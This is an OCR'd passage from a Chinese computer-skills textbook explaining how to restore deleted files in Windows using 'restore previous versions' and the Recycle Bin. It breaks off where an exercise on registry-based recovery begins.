
实战演练2——还原已删除的文件

如果意外删除或重命名了文件或文件夹，则可以还原该文件或文件夹的以前版本，但需要知道保存该文件或文件夹的位置，具体的操作步骤如下。

Step 01 选择包含被删除文件或文件夹的文件夹，右击该文件夹，在弹出的快捷菜单中选择“还原以前的版本”菜单命令，如下图所示。



Step 02 在弹出的对话框中选择文件夹，如这里选择“结果”文件夹，保存的还原点，单击“还原”按钮，即可将删除的文件恢复，如下图所示。



11.5 小试身手


练习1：从回收站中还原数据




当用户不小心将某文件删除，很有可能只是将其删除到“回收站”中，如果还没有来得及清除“回收站”中的文件，则可以将其从“回收站”中还原出来。这里以删除本地磁盘 F 中的“图片”文件夹为例，


介绍如何从“回收站”中还原删除的文件，具体的操作步骤如下。

Step 01 双击桌面上的“回收站”图标，打开“回收站”窗口，在其中可以看到被误删除的“美图”文件夹，如下图所示。




Step 02 右击该文件夹，在弹出的快捷菜单中选择“还原”菜单命令，即可将“回收站”中的“图片”文件夹还原到其原来的位置，如下图所示。






Step 03 打开本地磁盘 F，即可在“本地磁盘 F”窗口中看到还原的“美图”文件夹，如下图所示。




Step 04 双击“美图”文件夹，即可在打开的“美图”窗口中显示出图片的缩略图，如下图所示。




练习2：清空回收站后的恢复

当把回收站中的文件清除后，用户可以使用注册表来恢复清空回收站之后的文件，具体的操作步骤如下。

